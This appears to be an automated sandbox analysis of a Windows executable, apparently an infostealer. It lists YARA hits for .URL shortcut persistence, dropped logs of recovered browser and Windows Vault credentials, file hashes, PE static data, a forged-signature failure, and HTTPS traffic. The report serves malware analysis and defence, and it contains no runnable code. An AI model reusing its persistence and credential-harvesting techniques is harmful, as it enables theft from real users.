Yara Hits:	• Rule: Methodology_Shortcut_HotKey, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\user\AppData\Local\tpmH.url, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\user\AppData\Local\tpmH.url, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Suspicious_Shortcut_IconNotFromExeOrDLLOrICO, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\user\AppData\Local\tpmH.url, Author: @itsreallynick (Nick Carr)
Preview:	[InternetShortcut]..URL=file:\\\C:\\Users\\user\\AppData\\Local\\Microsoft\\Windows\\Hmptdrv.exe..IconIndex=1..IconFile=.url..Modified=20F06BA06D07BD014D..HotKey=1601..

C:\Users\user\AppData\Roaming\7N4802EQ\7N4logim.jpeg	
Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	84744
Entropy (8bit):	7.898586173659106
Encrypted:	false
SSDEEP:	1536:CxsQlrGwXnwZNL7/wCPrBmnE38W0mA/dj67C9OUz+F0jpubFox:NirGMwjL7/frmmIdWGtz10bm
MD5:	4C58EDC25E731504D6F806F1A8778C6B
SHA1:	132E89B1FE713E42A3E83511A9AA7F42E3C7290C
SHA-256:	3B8DB97E3AF28C9836BED489FC8C22CBB38AD1A94D55FB63EE5DD0B043D9265A
SHA-512:	E0CD482042BE3DE95545117BAE49537D1D37AE452A8E65F259F0BBFEAA7835FEF956102DF281F5A74A8D6437F11A8A1CE67248B784ED814D5661878617450849
Malicious:	false
Preview:	......JFIF.....`.`.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..01KK...lq\....xcS.m..#Hm.....T.....<!...wq5...v1.?S.....rHj-.U:...5.....|..+.....}...<.>...H.....Wo.CK`/l.1./...C...W.....,1....R.0.W.M.!.l7.~S....."SW.^..c.....^s.....u,-n....A..?.2.....l.(.?....7..~.q$.f..1\.q[.....oS:.gOY".....f-%.P.b.Z....>.....4+..b.Y&..F...)Pq.L..... .....H.#.|..).?.H.'.|....).?m.....h.t.....|4.%...d....

C:\Users\user\AppData\Roaming\7N4802EQ\7N4logrg.ini	
Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	data
Category:	dropped
Size (bytes):	38
Entropy (8bit):	2.7883088224543333
Encrypted:	false

C:\Users\user\AppData\Roaming\7N4802EQ\7N4logrg.ini	
SSDEEP:	3:rFGQJhll:RGQPY
MD5:	4AADF49FED30E4C9B3FE4A3DD6445EBE
SHA1:	1E332822167C6F351B99615EADA2C30A538FF037
SHA-256:	75034BEB7BDED9AEAB5748F4592B9E1419256CAEC474065D43E531EC5CC21C56
SHA-512:	EB5B3908D5E7B43BA02165E092F05578F45F15A148B4C3769036AA542C23A0F7CD2BC2770CF4119A7E437DE3F681D9E398511F69F66824C516D9B451BB95F945
Malicious:	false
Preview:	....C.h.r.o.m.e. .R.e.c.o.v.e.r.y.....

C:\Users\user\AppData\Roaming\7N4802EQ\7N4logri.ini	
Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	2.8420918598895937
Encrypted:	false
SSDEEP:	3:+slXllAGQJhll:dllGQPY
MD5:	D63A82E5D81E02E399090AF26DB0B9CB
SHA1:	91D0014C8F54743BBA141FD60C9D963F869D76C9
SHA-256:	EAECE2EBA6310253249603033C744DD5914089B0BB26BDE6685EC9813611BAAE
SHA-512:	38AFB05016D8F3C69D246321573997AAAC8A51C34E61749A02BF5E8B2B56B94D9544D65801511044E1495906A86DC2100F2E20FF4FCBED09E01904CC780FDBAD
Malicious:	**true**
Preview:	....I.e.x.p.l.o.r. .R.e.c.o.v.e.r.y.....

C:\Users\user\AppData\Roaming\7N4802EQ\7N4logrv.ini	
Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	data
Category:	dropped
Size (bytes):	210
Entropy (8bit):	3.457585662331708
Encrypted:	false
SSDEEP:	6:tGQPYllaExGNlGcQga3Of9y96GO4uczWs1EoY:MllaExGNYvOI6x4XWszY
MD5:	494F210225AA08FC68B443BE927DEE67
SHA1:	1808AAD6DBE7CDDFCF7B1407911AAE84BE6B0AF2
SHA-256:	154A6EFDF5C68EC0E913317DE33D38B847A40F2963831A93D443864CB9611731
SHA-512:	3E029776E480515FA8AC79955A3D1DB169DE9119A260044D9FC6B00606F3D0DFD26CA5BF5D13387D4D590074319873B22559BE92E83B94564665BE2713F6BBDD
Malicious:	**true**
Preview:	...._._.V.a.u.l.t. .R.e.c.o.v.e.r.y.....N.a.m.e.:...M.i.c.r.o.s.o.f.t.A.c.c.o.u.n.t.:.t.a.r.g.e.t.=.S.S.O._.P.O.P._.D.e.v.i.c.e.....I.d.:...0.2.u.t.e.m.x.q.r.r.y.e.k.u.q.l.....A.u.t.:.....P.a.s.s.:.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.190919068104972
TrID:	• Win32 Executable (generic) a (10002005/4) 99.24% • InstallShield setup (43055/19) 0.43% • Win32 Executable Delphi generic (14689/80) 0.15% • Windows Screen Saver (13104/52) 0.13% • Win16/32 Executable Delphi generic (2074/23) 0.02%
File name:	11-27.exe
File size:	1311424
MD5:	4312f55eb22b6cd52d0f6f93f40215af
SHA1:	a0439365d1f3e47d03729760aaaafd5f10991d53
SHA256:	4b5650a097c6a9ee7bc32fb5aa691ce1d1f358bcbdcbccfc6ba66d2f76f612af
SHA512:	ddd89cb36d43f9a3977265409e60cf18a144f7c3e90b894a608312623ecc631f70d5a322eda53169da8b724ab273188ed3a4c5a3c5739ff4d6bffc4db1c0df2f
SSDEEP:	24576:FiLDfJXRq+fowpGG7By3Z72mwZ8gKmX9hIbEIKn:FiLr5By3Z7N/gKAj

General

File Content Preview:	MZP.....@.....!..L.!.. This program must be run under Win32..$7..... ....

File Icon

Icon Hash:	b2a8949ea686da6a

Static PE Info

General

Entrypoint:	0x47d118
Entrypoint Section:	CODE
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, BYTES_REVERSED_LO, EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE, LINE_NUMS_STRIPPED, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	c7f986b767e22dea5696886cb4d7da70

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=Microsoft Code Signing PCA, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
Signature Validation Error:	**The digital signature of the object did not verify**
Error Number:	-2146869232
Not Before, Not After	• 8/18/2016 1:17:17 PM 11/2/2017 1:17:17 PM
Subject Chain	• CN=Microsoft Corporation, OU=MOPR, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
Version:	3
Thumbprint MD5:	3B66EDDAB891B79FEDB150AC2C59DB3A
Thumbprint SHA-1:	98ED99A67886D020C564923B7DF25E9AC019DF26
Thumbprint SHA-256:	57DD481BF26C0A55C3E867B2D6C6978BEAF5CE3509325CA2607D853F9349A9FF
Serial:	330000014096A9EE7056FECC07000100000140

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
add esp, FFFFFFF0h
mov eax, 0047CE60h
call 00007EFC1CC8BE85h
lea edx, dword ptr [ebx+eax]
push 00000019h
mov eax, dword ptr [004807A4h]
mov eax, dword ptr [eax]
call 00007EFC1CCE0FD8h
mov ecx, dword ptr [00480750h]
mov eax, dword ptr [004807A4h]
mov eax, dword ptr [eax]

Copyright null 2020

Instruction
mov edx, dword ptr [0047C9ECh]
call 00007EFC1CCE0FD8h
mov eax, dword ptr [00480750h]
mov eax, dword ptr [eax]
xor edx, edx
call 00007EFC1CCDA54Ah
mov eax, dword ptr [004807A4h]
mov eax, dword ptr [eax]
mov byte ptr [eax+5Bh], 00000000h
mov eax, dword ptr [004807A4h]
mov eax, dword ptr [eax]
call 00007EFC1CCE1033h
call 00007EFC1CC89976h
nop
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Copyright null 2020

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x83000	0x22b0	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x91000	0xb1400	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x13ae00	0x54c0	.rsrc
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x88000	0x8138	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x87000	0x18	.rdata
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
CODE	0x1000	0x7c17c	0x7c200	False	0.522454053374	data	6.55138199518	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
DATA	0x7e000	0x2954	0x2a00	False	0.412109375	data	4.92006813937	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
BSS	0x81000	0x114d	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x83000	0x22b0	0x2400	False	0.355251736111	data	4.85312153514	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.tls	0x86000	0x10	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rdata	0x87000	0x18	0x200	False	0.05078125	data	0.206920017787	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.reloc	0x88000	0x8138	0x8200	False	0.584435096154	data	6.65713214053	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.rsrc	0x91000	0xb1400	0xb1400	False	0.549848763664	data	7.13692340937	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_CURSOR	0x9217c	0x134	data		
RT_CURSOR	0x922b0	0x134	data		
RT_CURSOR	0x923e4	0x134	data		
RT_CURSOR	0x92518	0x134	data		
RT_CURSOR	0x9264c	0x134	data		
RT_CURSOR	0x92780	0x134	data		
RT_CURSOR	0x928b4	0x134	data		
RT_BITMAP	0x929e8	0x1d0	data		
RT_BITMAP	0x92bb8	0x1e4	data		
RT_BITMAP	0x92d9c	0x1d0	data		
RT_BITMAP	0x92f6c	0x1d0	data		
RT_BITMAP	0x9313c	0x1d0	data		
RT_BITMAP	0x9330c	0x1d0	data		
RT_BITMAP	0x934dc	0x1d0	data		
RT_BITMAP	0x936ac	0x1d0	data		
RT_BITMAP	0x9387c	0x1d0	data		
RT_BITMAP	0x93a4c	0x1d0	data		
RT_BITMAP	0x93c1c	0x5c	data		
RT_BITMAP	0x93c78	0x5c	data		
RT_BITMAP	0x93cd4	0x5c	data		
RT_BITMAP	0x93d30	0x5c	data		

Copyright null 2020

Name	RVA	Size	Type	Language	Country
RT_BITMAP	0x93d8c	0x5c	data		
RT_BITMAP	0x93de8	0x138	data		
RT_BITMAP	0x93f20	0x138	data		
RT_BITMAP	0x94058	0x138	data		
RT_BITMAP	0x94190	0x138	data		
RT_BITMAP	0x942c8	0x138	data		
RT_BITMAP	0x94400	0x138	data		
RT_BITMAP	0x94538	0x104	data		
RT_BITMAP	0x9463c	0x138	data		
RT_BITMAP	0x94774	0x104	data		
RT_BITMAP	0x94878	0x138	data		
RT_BITMAP	0x949b0	0xe8	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0x94a98	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0x94f00	0x988	data	English	United States
RT_ICON	0x95888	0x10a8	data	English	United States
RT_ICON	0x96930	0x25a8	data	English	United States
RT_ICON	0x98ed8	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 240, next used block 251658240	English	United States
RT_ICON	0x9d100	0x5488	data	English	United States
RT_ICON	0xa2588	0x94a8	data	English	United States
RT_ICON	0xaba30	0xa2a8	data	English	United States
RT_DIALOG	0xb5cd8	0x52	data		
RT_STRING	0xb5d2c	0x280	data		
RT_STRING	0xb5fac	0x274	data		
RT_STRING	0xb6220	0x1ec	data		
RT_STRING	0xb640c	0x13c	data		
RT_STRING	0xb6548	0x2c8	data		
RT_STRING	0xb6810	0xfc	Hitachi SH big-endian COFF object file, not stripped, 17664 sections, symbol offset=0x65007200, 83907328 symbols, optional header size 28672		
RT_STRING	0xb690c	0xf8	data		
RT_STRING	0xb6a04	0x128	data		
RT_STRING	0xb6b2c	0x468	data		
RT_STRING	0xb6f94	0x37c	data		
RT_STRING	0xb7310	0x39c	data		
RT_STRING	0xb76ac	0x3e8	data		
RT_STRING	0xb7a94	0xf4	data		
RT_STRING	0xb7b88	0xc4	data		
RT_STRING	0xb7c4c	0x2c0	data		
RT_STRING	0xb7f0c	0x478	data		
RT_STRING	0xb8384	0x3ac	data		
RT_STRING	0xb8730	0x2d4	data		
RT_RCDATA	0xb8a04	0x10	data		
RT_RCDATA	0xb8a14	0x398	data		
RT_RCDATA	0xb8dac	0x494	Delphi compiled form 'TLoginDialog'		
RT_RCDATA	0xb9240	0x3c4	Delphi compiled form 'TPasswordDialog'		
RT_RCDATA	0xb9604	0x76f67	GIF image data, version 89a, 577 x 188	English	United States
RT_RCDATA	0x13056c	0x11a42	Delphi compiled form 'T__958758541'		
RT_GROUP_CURSOR	0x141fb0	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0x141fc4	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0x141fd8	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0x141fec	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0x142000	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0x142014	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0x142028	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_ICON	0x14203c	0x76	data	English	United States
RT_MANIFEST	0x1420b4	0x2f0	XML 1.0 document, ASCII text, with CRLF line terminators	English	United States

Imports

DLL	Import
kernel32.dll	DeleteCriticalSection, LeaveCriticalSection, EnterCriticalSection, InitializeCriticalSection, VirtualFree, VirtualAlloc, LocalFree, LocalAlloc, GetTickCount, QueryPerformanceCounter, GetVersion, GetCurrentThreadId, InterlockedDecrement, InterlockedIncrement, VirtualQuery, WideCharToMultiByte, MultiByteToWideChar, lstrlenA, lstrcpynA, LoadLibraryExA, GetThreadLocale, GetStartupInfoA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetCommandLineA, FreeLibrary, FindFirstFileA, FindClose, ExitProcess, WriteFile, UnhandledExceptionFilter, RtlUnwind, RaiseException, GetStdHandle
user32.dll	GetKeyboardType, LoadStringA, MessageBoxA, CharNextA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
oleaut32.dll	SysFreeString, SysReAllocStringLen, SysAllocStringLen
kernel32.dll	TlsSetValue, TlsGetValue, LocalAlloc, GetModuleHandleA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
kernel32.dll	lstrcpyA, lstrcmpiA, WriteFile, WaitForSingleObject, VirtualQuery, VirtualProtect, VirtualAlloc, Sleep, SizeofResource, SetThreadLocale, SetFilePointer, SetEvent, SetErrorMode, SetEndOfFile, ResetEvent, ReadFile, MultiByteToWideChar, MulDiv, LockResource, LoadResource, LoadLibraryA, LeaveCriticalSection, InitializeCriticalSection, GlobalUnlock, GlobalReAlloc, GlobalHandle, GlobalLock, GlobalFree, GlobalFindAtomA, GlobalDeleteAtom, GlobalAlloc, GlobalAddAtomA, GetVersionExA, GetVersion, GetTickCount, GetThreadLocale, GetSystemInfo, GetStringTypeExA, GetStdHandle, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLocalTime, GetLastError, GetFullPathNameA, GetDiskFreeSpaceA, GetDateFormatA, GetCurrentThreadId, GetCurrentProcessId, GetCPInfo, GetACP, FreeResource, InterlockedExchange, FreeLibrary, FormatMessageA, FindResourceA, EnumCalendarInfoA, EnterCriticalSection, DeleteCriticalSection, CreateThread, CreateFileA, CreateEventA, CompareStringA, CloseHandle
version.dll	VerQueryValueA, GetFileVersionInfoSizeA, GetFileVersionInfoA
gdi32.dll	UnrealizeObject, StretchBlt, SetWindowOrgEx, SetWinMetaFileBits, SetViewportOrgEx, SetTextColor, SetStretchBltMode, SetROP2, SetPixel, SetEnhMetaFileBits, SetDIBColorTable, SetBrushOrgEx, SetBkMode, SetBkColor, SelectPalette, SelectObject, SelectClipRgn, SaveDC, RestoreDC, Rectangle, RectVisible, RealizePalette, Polyline, PlayEnhMetaFile, PatBlt, MoveToEx, MaskBlt, LineTo, IntersectClipRect, GetWindowOrgEx, GetWinMetaFileBits, GetTextMetricsA, GetTextExtentPoint32A, GetSystemPaletteEntries, GetStockObject, GetROP2, GetPolyFillMode, GetPixel, GetPaletteEntries, GetObjectA, GetMapMode, GetEnhMetaFilePaletteEntries, GetEnhMetaFileHeader, GetEnhMetaFileBits, GetDeviceCaps, GetDIBits, GetDIBColorTable, GetDCOrgEx, GetCurrentPositionEx, GetClipBox, GetBrushOrgEx, GetBitmapBits, GdiFlush, ExcludeClipRect, DeleteObject, DeleteEnhMetaFile, DeleteDC, CreateSolidBrush, CreatePenIndirect, CreatePalette, CreateHalftonePalette, CreateFontIndirectA, CreateDIBitmap, CreateDIBSection, CreateCompatibleDC, CreateCompatibleBitmap, CreateBrushIndirect, CreateBitmap, CopyEnhMetaFileA, BitBlt
user32.dll	CreateWindowExA, WindowFromPoint, WinHelpA, WaitMessage, UpdateWindow, UnregisterClassA, UnhookWindowsHookEx, TranslateMessage, TranslateMDISysAccel, TrackPopupMenu, SystemParametersInfoA, ShowWindow, ShowScrollBar, ShowOwnedPopups, ShowCursor, SetWindowsHookExA, SetWindowTextA, SetWindowPos, SetWindowPlacement, SetWindowLongA, SetTimer, SetScrollRange, SetScrollPos, SetScrollInfo, SetRect, SetPropA, SetParent, SetMenuItemInfoA, SetMenu, SetForegroundWindow, SetFocus, SetCursor, SetClassLongA, SetCapture, SetActiveWindow, SendMessageA, ScrollWindow, ScreenToClient, RemovePropA, RemoveMenu, ReleaseDC, ReleaseCapture, RegisterWindowMessageA, RegisterClipboardFormatA, RegisterClassA, RedrawWindow, PtInRect, PostQuitMessage, PostMessageA, PeekMessageA, OffsetRect, OemToCharA, MessageBoxA, MapWindowPoints, MapVirtualKeyA, LoadStringA, LoadKeyboardLayoutA, LoadIconA, LoadCursorA, LoadBitmapA, KillTimer, IsZoomed, IsWindowVisible, IsWindowEnabled, IsWindow, IsRectEmpty, IsIconic, IsDialogMessageA, IsChild, InvalidateRect, IntersectRect, InsertMenuItemA, InsertMenuA, InflateRect, GetWindowThreadProcessId, GetWindowTextA, GetWindowRect, GetWindowPlacement, GetWindowLongA, GetWindowDC, GetTopWindow, GetSystemMetrics, GetSystemMenu, GetSysColorBrush, GetSysColor, GetSubMenu, GetScrollRange, GetScrollPos, GetScrollInfo, GetPropA, GetParent, GetWindow, GetMenuStringA, GetMenuState, GetMenuItemInfoA, GetMenuItemID, GetMenuItemCount, GetMenu, GetLastActivePopup, GetKeyboardState, GetKeyboardLayoutList, GetKeyboardLayout, GetKeyState, GetKeyNameTextA, GetIconInfo, GetForegroundWindow, GetFocus, GetDesktopWindow, GetDCEx, GetDC, GetCursorPos, GetCursor, GetClipboardData, GetClientRect, GetClassNameA, GetClassInfoA, GetCapture, GetActiveWindow, FrameRect, FindWindowA, FillRect, EqualRect, EnumWindows, EnumThreadWindows, EndPaint, EnableWindow, EnableScrollBar, EnableMenuItem, DrawTextA, DrawMenuBar, DrawIconEx, DrawIcon, DrawFrameControl, DrawEdge, DispatchMessageA, DestroyWindow, DestroyMenu, DestroyIcon, DestroyCursor, DeleteMenu, DefWindowProcA, DefMDIChildProcA, DefFrameProcA, CreatePopupMenu, CreateMenu, CreateIcon, ClientToScreen, CheckMenuItem, CallWindowProcA, CallNextHookEx, BeginPaint, CharNextA, CharLowerBuffA, CharLowerA, CharUpperBuffA, CharToOemA, AdjustWindowRectEx, ActivateKeyboardLayout
kernel32.dll	Sleep
oleaut32.dll	SafeArrayPtrOfIndex, SafeArrayPutElement, SafeArrayGetElement, SafeArrayUnaccessData, SafeArrayAccessData, SafeArrayGetUBound, SafeArrayGetLBound, SafeArrayCreate, VariantChangeType, VariantCopyInd, VariantCopy, VariantClear, VariantInit
ole32.dll	CoUninitialize, CoInitialize
oleaut32.dll	GetErrorInfo, SysFreeString
comctl32.dll	ImageList_SetIconSize, ImageList_GetIconSize, ImageList_Write, ImageList_Read, ImageList_GetDragImage, ImageList_DragShowNolock, ImageList_SetDragCursorImage, ImageList_DragMove, ImageList_DragLeave, ImageList_DragEnter, ImageList_EndDrag, ImageList_BeginDrag, ImageList_Remove, ImageList_DrawEx, ImageList_Draw, ImageList_GetBkColor, ImageList_SetBkColor, ImageList_ReplaceIcon, ImageList_Add, ImageList_SetImageCount, ImageList_GetImageCount, ImageList_Destroy, ImageList_Create, InitCommonControls

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

Total Packets: 78

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 28, 2020 10:24:54.462758064 CET	49727	443	192.168.2.6	162.159.136.232
Nov 28, 2020 10:24:54.479079962 CET	443	49727	162.159.136.232	192.168.2.6
Nov 28, 2020 10:24:54.479221106 CET	49727	443	192.168.2.6	162.159.136.232
Nov 28, 2020 10:24:54.479892015 CET	49727	443	192.168.2.6	162.159.136.232
Nov 28, 2020 10:24:54.496345997 CET	443	49727	162.159.136.232	192.168.2.6
Nov 28, 2020 10:24:54.496419907 CET	49727	443	192.168.2.6	162.159.136.232
Nov 28, 2020 10:24:54.564887047 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.581216097 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.581317902 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.588512897 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.604788065 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.606697083 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.606717110 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.606730938 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.606816053 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.646579027 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.667033911 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.683271885 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.683537006 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.724673033 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.761245012 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.777658939 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.814883947 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.814919949 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.814944029 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.814964056 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.814990044 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.814990997 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.815007925 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815033913 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815054893 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815068960 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815072060 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.815090895 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815104008 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815123081 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815140009 CET	49728	443	192.168.2.6	162.159.129.233

Copyright null 2020

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 28, 2020 10:24:54.815149069 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815170050 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815177917 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.815196991 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815227985 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.815229893 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815249920 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815274000 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815278053 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.815300941 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815321922 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815323114 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.815347910 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815372944 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.815373898 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815398932 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815414906 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.815428972 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815454960 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815473080 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815474033 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.815498114 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815524101 CET	443	49728	162.159.129.233	192.168.2.6
